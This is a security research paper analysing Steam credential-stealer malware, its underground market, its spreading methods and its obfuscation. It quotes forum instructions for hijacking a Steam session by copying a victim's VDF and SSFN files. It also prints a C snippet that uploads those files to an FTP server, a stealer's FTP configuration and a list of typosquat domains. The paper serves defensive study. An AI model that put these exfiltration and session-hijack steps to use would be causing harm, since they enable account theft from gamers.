STEAM STEALERS: IT'S ALL FUN AND GAMES UNTIL SOMEONE'S ACCOUNT GETS HIJACKED

Santiago Martin Pontiroli
Kaspersky Lab, Argentina

Bart Parys
PwC, Belgium

Email santiago.pontiroli@kaspersky.com; bartblaze@gmail.com

ABSTRACT

With over 140 million registered users and more than 7,000 games available for download, *Valve*'s multi-OS digital distribution platform *Steam* offers a myriad of possibilities for gamers looking to enjoy the latest games along with an ever-growing community of like-minded enthusiasts. There has been a steady growth in the number of active users registered on the *Steam* platform, each one using a credit card to buy content, willingly providing personal information and exchanging items with other network participants via in-game trades or traditional auctions. Until now, security research has tragically ignored gaming malware, under the false assumption that no real value is traded there – but this blind spot is being abused by cybercriminals right under our noses: real money is being stolen and real damage is being done.


Organized crews from all over eastern Europe have been paying close attention to *Steam*'s growing user base and to the techniques and procedures offered by the company to secure its user accounts, patiently waiting for an opportunity to arise. *Steam* has been listening to its users and slowly adding new security measures, but as always, the bad guys are one step ahead, always on the lookout for potential vulnerabilities in how trades are being done on the platform and how credentials are stored in the user's system. After all, as a service designed for entertainment, *Steam* has the eternal problem of having to weigh the benefit of adding new measures to protect some users, against the possibility of alienating others who are not willing to sacrifice their comfort when enjoying their favourite game.

With easy money on their minds, cybercriminals have developed a plethora of credential-stealing malicious programs that have recently displayed clear evolution in terms of both quantity and complexity, demonstrating a growing interest in the gaming crowd. There are a huge number of samples to choose from, but we'll concentrate on a hands-on analysis of a .NET credential stealer made specifically for the *Steam* platform, and on how the bad guys are modifying the code in each version to improve their campaign and monetize their creations. As Enrique Peña Nieto said, 'behind every crime is a story of sadness'. Let's analyse the story behind these malicious credential stealers and their victims, and find out how organized criminals are making money with these profitable schemes.

INTRODUCTION


With an astonishing annual revenue of over 100 billion dollars, the gaming industry has been compared to Hollywood's burgeoning business in the past, repeatedly demonstrating the influence of its ever expanding and loyal fan base. Having an endless list of 'big hit' video games coexisting peacefully with humble but still fun-packing 'indie' productions makes digital platforms not only a convenient means for purchasing new games, but also a fair one.

Cybercriminal gangs from eastern Europe have been paying close attention to the growing user base of digital distribution platform *Steam*, and to the techniques and procedures used to secure its accounts. As in the majority of social networks, countless user profiles don't reveal the true identity of their owners, with personal details and payment information hidden behind a carefully crafted identity or digital persona – as Jung would put it, 'a kind of mask, designed on the one hand to make a definite impression upon others, and on the other to conceal the true nature of the individual'. But what happens when that mask unexpectedly falls down? When your account and all its related sensitive information falls into the hands of an unknown third



Steam Stealer Extreme is the new Steam Stealer completely custom coded (you can PM us and get some proof if you want!) and functions well. Steam Stealer Extreme is not like other steam stealers which is based off the same code as found on the Russian forum where it was leaked. It has extra features like filters (which are properly coded) and spreading your file via commenting on the client's friends' profiles * NEW * Spreads Via Chat! We're a no bullshit product with little disadvantages. Our stealer does work and will work until Steam decide to patch the methods used. Steam Stealer Extreme is about getting the items you want and when you want.

Figure 1: One of the most emblematic stealers that claimed to 'revolutionize' the Steam item-stealing industry. The website has been offline for a while now and its associated Twitter account is as good as dead. Yet, its legacy carries on in the malware still being distributed in the wild.



Новый Steam Stealer ssfn 2015 v9
Функции стиллера:
Стиллер под ваш аккаунт, отправка вам данных файлов на FTP.
Авто-комментарий при обмене, т.е вместе с обменом с аккаунта жертвы придет и комментарий. К примеру: "Лови немного шмоток бро".
Авто-спам по списку друзей жертвы, т.е ваше сообщение будет рассылаться по всему списку друзей вашей жертвы.
Авто-спам по стенкам друзей жертвы, т.е ваше сообщение будет рассылаться по всем стенкам друзей вашей жертвы.

Дополнительно:
Обьясняю работу софта и помогаю.
Бесплатное обновление софта. Купили, пользуетесь вечно.

Способы оплаты:

1. WebMoney

Цены:
Стиллер под ваш аккаунт - 200 руб.
Исходник Steam Stealer ssfn 2015 v9 + полная инструкция - 450 руб.


Figure 2: With a starting price of 200 rubles (US$3) you would get the usage rights of a credential stealer for the Steam platform. For 450 rubles (US$7), the source code and a user manual are included.

party? Surprisingly, this nightmare is a reality for close to 77,000 unsuspecting users a month, according to *Steam*'s own statistics [1]. Estimating the financial costs, however, is quite difficult, given that *Steam* is not obliged to make this information public. While several community websites exist (such as *SteamSpy* [2] and *SteamCompanion* [3]) to calculate how much money you have spent on your account, we couldn't find any that kept historical records in order to calculate an average value. An educated guess, according to available password dumps, puts the value of a set of credentials at a mere US$15 [4] on the black market – but that's only for accessing the victim's profile, what the bad guys do afterwards may yield higher gains depending on the user.

Although phishing and spear-phishing attacks are popular among social engineers in the dark places of the Internet, a new breed of malware, known innocently as '*Steam* stealers', has been the prime suspect in the pilfering of numerous user accounts from *Valve*'s flagship platform. Evolving bit by bit from a leaked source in a remote Russian forum, stealers became a thriving entity after they were proven to be extremely profitable by criminals all around the globe. Selling them in different versions, with distinct features, free upgrades, user manuals, custom advice for their distribution and more, turned the threat landscape for the entertainment ecosystem into a devil's playground.

One of the reasons for the growth of such malware that specifically targets gamers has been the simplicity of its operation and the ubiquity of its offering. A staggering number of script-kiddies and technically challenged individuals are resorting to this type of threat as their entry malware of choice to the cybercrime scene. Adding new features is simple, and choosing your favourite programming language and knowing just enough about *Steam*'s client design and protocol will put the average developer above the rest. There are many APIs and libraries available that interface seamlessly with the *Steam* platform, reducing the effort required considerably. It's not uncommon for the bad guys to repurpose legitimate tools and open source libraries for their nefarious campaigns, although in this case the possibilities are too tempting to pass on.

Every step of the process, from the initial spreading and distribution of the malware to actually obtaining a profit after the infection is completed, is documented in one of the several guides available online (at a cost, of course). In this business model everything has a price and each individual goes to great lengths to make their offer more attractive to potential customers. Malware as a service is not a revolutionary practice, however, when it comes to these types of malicious campaigns we usually see prices starting in the range of US$500 (taking as a reference some ransomware-as-a-service markets).



STEAM PREDATOR V2.5 |Steam Stealer|Unban Steam Trade| Bypass Verf Email

ONE STEP AHEAD OF THE REST
STEAM PREDATOR
V2.5

ABOUT STEAM PREDATOR

- OVER TWENTY SPREADING METHODS
- AUTOBUY SYSTEM
- STAYSAFE TUTORIAL
- THIS METHOD INCLUDES A RAT!
- BYPASS EMAIL VERIFICATION
- UNBAN / DISABLE STEAM ACCOUNTS - TUTORIAL
- MULTI-STUB CREATOR
- SUPPORT VIA TEAMVIEWER AND SKYPE FOR GOLD PACK

Figure 3: Marketing is undoubtedly a strong pillar in the 'stealing industry'.

With *Steam* stealers, a ludicrously low price is usually asked to grant any wannabe criminal the usage of the malware. For an extra cost, the full source code and a user manual is included in the package, making this scheme both laughable and terrifying at the same time. Of course, the aforementioned prices represent the low end of the 'industry' spectrum, but it would be quite challenging to find any stealer being sold for more than US$30. With so much competition in this niche market, it's tough making a living as a cybercriminal without daring to go the extra mile.

TECHNICAL DIFFICULTIES, PLEASE STAND BY

Why have *Steam* stealers grown by orders of magnitude in the past few years? As mentioned previously, among the most evident reasons are availability and pricing. Purchasing a stealer in a shady Internet forum can cost more time than money, resulting in an offer that includes the exfiltration of configuration files via FTP or a regular email, so you can bypass

Steam's security measures and own completely the victim's account from the comfort of your own home.

If you add to the equation the lack of effort required to get into this 'game', and how many libraries and helpers exist to develop bots and *Steam* interfacing applications, it seems as if malware developers have hit the jackpot. In 2014, they were already seeing the benefits of automated chat bots for malware distribution [5], and while these bots might not win any Mensa awards, they were effective.

From recent *Valve* news on the topic of inventory security and trading, we note that the problem is acknowledged as a major source of distress for the platform and its users: 'Account theft has been around since *Steam* began, but with the introduction of *Steam* Trading, the problem has increased twenty-fold as the number one complaint from our users. Having your account stolen, and your items traded away, is a terrible experience, and we hated that it was becoming more common for our customers.'

This past holiday season, *Valve*'s digital distribution platform reached an impressive milestone: 12 million concurrent users [6], with top-selling games *Defense Of The Ancients 2* and *Counter Strike: Global Offensive* being the most played and enjoyed by the community. However, managing that impressive number of users is not by any means an easy task, and a caching server gone bad was the culprit when *Valve* made the headlines in the media once again. Due to a temporary glitch, users were able to see profiles that did not belong to them, exposing not only the personal information but also the payment details of any user that logged onto the platform during the period of this problem.

This caching issue, suffered during the 2015 Christmas sales [7], was related to a 2,000% increase in legitimate network traffic in addition to a DDoS attack suffered by *Valve*'s platform during the holiday. A misconfiguration for DDoS mitigation was to blame for the glitch that left the information contained in thousands of accounts exposed to anyone browsing the website at the time. Fortunately, the information exposed didn't include the full details that would be needed to impersonate or steal an account – although cybercriminals have shown in the past that they're particularly good at filling in the blanks when information is missing.

VDF AND SSFN FILES – THE KEYS TO THE KINGDOM

Steam's client relies on a very simple KeyValue VDF [8] formatted file in order to store essential configuration settings






Figure 4: Handling concurrency for over 12 million user accounts must be tough.




Как обойти ввод пароля и проверку Steam Guard?
Представляем такую ситуацию: Мы имеем доступ к чужому компьютеру со стимом и хотим зайти в этот аккаунт без ввода пароля и Steam Guard'a. Как это организовать:
1) Нам нужны следущие файлы с его компьютера:
"C:/Steam/config/config.vdf"
"C:/Steam/config/loginusers.vdf"
"C:/Steam/config/SteamAppData.vdf"
"C:/Steam/ssfn*"
2) Для входа в аккаунт жертвы со своего компьютера:
2.1)Закрываем клиент Steam.
2.2) Удаляем у себя папки:
"C:/Steam/config/"
"C:/Steam/appcache/"
"C:/Steam/userdata/"
2.3) Создаем папку "C:/Steam/config"
2.4) Кидаем туда файлы жертвы
2.5) Кидаем в "C:/Steam" ssfn файл жертвы
2.6) Запускаем клиент Steam
2.7) Готово! Вы обошли ввод пароля и проверку Steam Guard! Можете обменивать вещи! Файлы "ssfn" - обходят проверку Steam Guard Файлы из папки "config" - обходят ввод пароля

Figure 5: There are many Russian forums describing the usage and inner workings of Steam stealers, with varying degrees of detail.



```
FtpPutFile(hFtpSession, "C:\\Program Files\\Steam\\config\\config.vdf", "config.vdf", FTP_TRANSFER_TYPE_BINARY, 0);
Sleep(200);
FtpPutFile(hFtpSession, "C:\\Program Files\\Steam\\config\\loginuser.vdf", "loginuser.vdf", FTP_TRANSFER_TYPE_BINARY, 0);
Sleep(200);
FtpPutFile(hFtpSession, "C:\\Program Files\\Steam\\config\\SteamAppdata.vdf", "SteamAppData.vdf", FTP_TRANSFER_TYPE_BINARY, 0);
Sleep(200);
FtpPutFile(hFtpSession, "C:\\Program Files\\Steam\\ssfn", "ssfn.vdf", FTP_TRANSFER_TYPE_BINARY, 0);
```

Figure 6: Source code snippet in C language for exfiltrating a Steam client user session and configuration files.



La configuración de envío FTP:

Código: vb.net

```
        Public Shared ReadOnly FtpAddress As Uri = New Uri("ftp://127.0.0.1/")

        ''' <summary>
        ''' The FTP server port.
        ''' </summary>
        Public Shared ReadOnly FtpPort As Integer = 21

        ''' <summary>
        ''' The FTP username/password credentials.
        ''' </summary>
        Public Shared ReadOnly FtpCredentials As New NetworkCredential("username", "password")

        ''' <summary>
        ''' The FTP directory where to upload the file.
        ''' The directory path should exist.
        ''' </summary>
        Public Shared ReadOnly FtpDir As String = "Fake Steam/"
```


Figure 7: Stealing for dummies with source code explained and different methods for recovering users' configuration files.

and maintain a user's session once he has successfully logged into his account. Parsing these VDF and SSFN files is remarkably straightforward, needing only a nice collection of Python scripts and interfacing APIs to obtain any information from the saved session. However, the bad guys have opted to go for the easy route and steal the entire set of configuration files instead of selectively reading the values required for a successful attack. Choosing to exfiltrate a couple of hundred kilobytes over FTP or email in today's world of high-speed Internet connections is sometimes the only decision required of a criminal on the other side of the planet to conclude his master plan.

Almost every stealer advertisement will describe how these files are stolen and their importance when it comes to impersonating another user's account. A quick *Google* search will even reveal some open-sourced stealers or shared functionality that lowers the entry bar for this type of illegitimate business even further.

Although most of the available stealers are created using *Microsoft*'s .NET Framework, some adventurous coders still feel some l33tn33s and share examples of how to create a stealer using plain C language. Whatever their default choice, the code is extremely simple both to make and to detect, which is why the real issue when it comes to avoiding detection by the major AV houses is choosing the obfuscation and encryption method.

Some malware advertisers even dare to go the extra mile: besides offering the normal 'stealing service', they offer to generate a fake website as well (usually cloning a popular program used by gamers such as *TeamSpeak* or *RazerComms*, or a popular image-sharing site such as *Lightshot* or *Imgur*). Creating a malicious campaign targeting *Steam*'s users has become a commodity, which can now easily be purchased in public forums.



Создание фейк-сайтов | Фейк-сайт + Админка + Софт | FAKER

Статус:	Offline
Регистрация:	14.10.2013
Сообщений:	190
Репутация:	130

ОПИСАНИЕ УСЛУГ

► Создание веб-сайтов, фейков, скриптов (под любые нужды)
► Продажа софта

Делаю все заказы по веб-програмированию, знания: php, js, html, css

Актуальный способ фишинга

Главная цель фишера - заставить жертву запустить софт, который уже отправляет вам все данные, необходимые для входа в акаунт жертвы и вывода предметов с инвентаря.
Для этого берут сайт для спама и софт.

Функционал софта.


►**Принцип работы софта:**
1. Отправляет ssfn файл
2. Отправляет все логины и пароли с браузеров (список браузеров ниже)
3. Отправляет config
4. Кикает игру запущеную в Стим и сам клиент
5. Заменяет Стим клиент на фейковый
6. Отправляет лог и пасс после ввода в фейковом клиенте
7. Банит популярные почтовые сайты (mail.google.com | mail.ru | yandex.ru | rambler.ru | ukr.net),
а также стим сайт (steamcommunity.com | store.steampowered.com).

Все данные софт отправляет в **Admin Panel.**

Figure 8: The current trend is to offer the service as a package, including website, stealing of SSFN and VDF files, but also from browsers, all at the same time.

SIMPLICITY IS THE ULTIMATE SOPHISTICATION

Leaked a long time ago, the source code for what would become a pandemic of credential-stealing malware targeting the *Steam* platform is essentially quite straightforward to understand in its inner workings. The beauty of these stealers lies in the sheer number of variants we collect each day in our labs, and how much effort each gang or individual puts into customizing their solution.



chico_klep 2 hours ago

My steam account got hacked I cri help plis.

Ik now it's probably my fault for clicking on a link or something, but I really would like some1 to help me recovering my account. Now I post with another account to try and get it back. My first account is called Chicoolio or Chico_Klep... But my email and probably password was changed to another password that I don't know of. I would again really appreciate any help. Thanks. -Chico. Also I wasn't sure where I should post this so its for the Help section.

Figure 9: Technical support forums and social networks such as Reddit and Twitter are filled with stories of account hijacking and inventory trading scams.

> 'First, enough money now moves around the system that stealing virtual *Steam* goods has become a real business for skilled hackers.' [1]


In the beginning, credential stealing was a last resort effort for script kiddies wanting to make a quick profit by selling the stolen accounts in underground forums. Nowadays, with so much at stake, cybercriminals don't want to leave any money on the table, and different crews have their own stealers and ongoing campaigns.

> 'Second, practically every active *Steam* account is now involved in the economy, via items or trading cards, with enough value to be worth a hacker's time. Essentially, all *Steam* accounts are now targets.' [1]

Like phishing attacks, no single user is particularly targeted by credential stealers, yet every one of them is at risk. The possibility of automating trades, chats, and even massive credential collection, makes this business a turnkey solution, where even if just a small percentage of users are infected by these devious creations, the profit margins are tempting enough for the wannabe cybercriminal.


> 'Users can be targeted randomly as part of a larger group or even individually. Hackers can wait months for a payoff, all the while relentlessly attempting to gain access. It's a losing battle to protect your items against someone who steals them for a living.' [1]

Using *Pastebin* to store a second-stage malicious payload [9] can't be really considered a breakthrough in malware development, yet it is still effective in creating another level of obfuscation for storing different payloads around public interfacing websites. Encoding the malicious payload in base64 seems to be the default standard in the *Steam*-stealing 'industry', aiming to separate the limited but effective malware functionalities into different modules according to the customer's needs. These public URLs are sometimes reported by well-intentioned individuals and researchers, and subsequently taken down by their creators or simply left there until they are no longer needed. Typo-squatting and massive domain name registration is done by every *Steam* stealer developer and, as with the number of samples received, C&Cs just keep increasing in number.



	Domain
111.	staemcomunity.com
112.	staemcormmunily.ru
113.	staemcormmunity.ru
114.	staemcormnmunity.ru
115.	staemcornmunity.ru
116.	steamachievementmanager.ru
117.	steamcommnunity.ru
118.	steamcommrnunity.ru
119.	steamcommrunily.ru
120.	steamcommunitvy.com


Figure 10: How many variations for a single domain can you think of in less than a minute? This is just one IP with an nginx HTTP server.



```
namespace Steam4NET
{
    // Token: 0x02000004 RID: 4
    public class Steamworks
    {
        // Token: 0x06000019 RID: 25 RVA: 0x00003348 File Offset: 0x00001548
        public static TClass CreateInterface<TClass>() where TClass : InteropHelp.INativeWrapper, new()
        {
            if (Steamworks.CallCreateInterface == null)
            {
                throw new InvalidOperationException("Steam4NET library has not been initialized.");
            }
            IntPtr intPtr = Steamworks.CallCreateInterface(InterfaceVersions.GetInterfaceIdentifier(typeof
            (TClass)), IntPtr.Zero);
            if (intPtr == IntPtr.Zero)
            {
                return default(TClass);
            }
            TClass result = (default(TClass) == null) ? Activator.CreateInstance<TClass>() : default(TClass);
            result.SetupFunctions(intPtr);
            return result;
        }

        // Token: 0x06000018 RID: 24 RVA: 0x00003308 File Offset: 0x00001508
        private static string GetInstallPath()
        {
            string result = "";
            try
            {
                result = (string)Registry.GetValue("HKEY_LOCAL_MACHINE\\Software\\Valve\\Steam", "InstallPath",
                null);
            }
```


Figure 11: Steam4NET .NET Wrapper and other open source libraries are commonly used to simplify interfacing with Steam's API.



mALRsb @02000003

```
        // Token: 0x06000007 RID: 7 RVA: 0x000022F0 File Offset: 0x000012F0
        private static void GtOpSb(byte[] vtQcBV)
        {
            byte[] key = new byte[]
            {
                231,
                21,
                231,
                10,
                198,
                40,
                123,
                101,
                53,
                140,
                179,
                160,
                217,
                120,
                144,
                130,
                140,
                177,
```

Figure 12: The infamous matryoshka-doll method seen before in many ransomware samples. A byte array is used to construct another executable file by using simple obfuscation and reflective programming techniques.



```
// foryou, Version=1.0.1.711, Culture=neutral, PublicKeyToken=null

// Entry point: ZRmIcR.Program.Main

using System;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Security.Permissions;

[assembly: AssemblyVersion("1.0.1.711")]
[assembly: AssemblyCompany("Malwarebytes Corporation")]
[assembly: AssemblyCopyright("© Malwarebytes Coeerporation. All rights reserved.")]
[assembly: AssemblyDescription("Malwarebytes Anti-Malware")]
[assembly: AssemblyFileVersion("1.0.1.711")]
[assembly: AssemblyProduct("Malwargsegfasebytes Anti-Malware")]
[assembly: AssemblyTitle("msdfsdbam.exe")]
[assembly: AssemblyTrademark("")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
```

Figure 13: Some stealers are masked as utilities for different games, others try to appear benign by using the name of different security software suites.

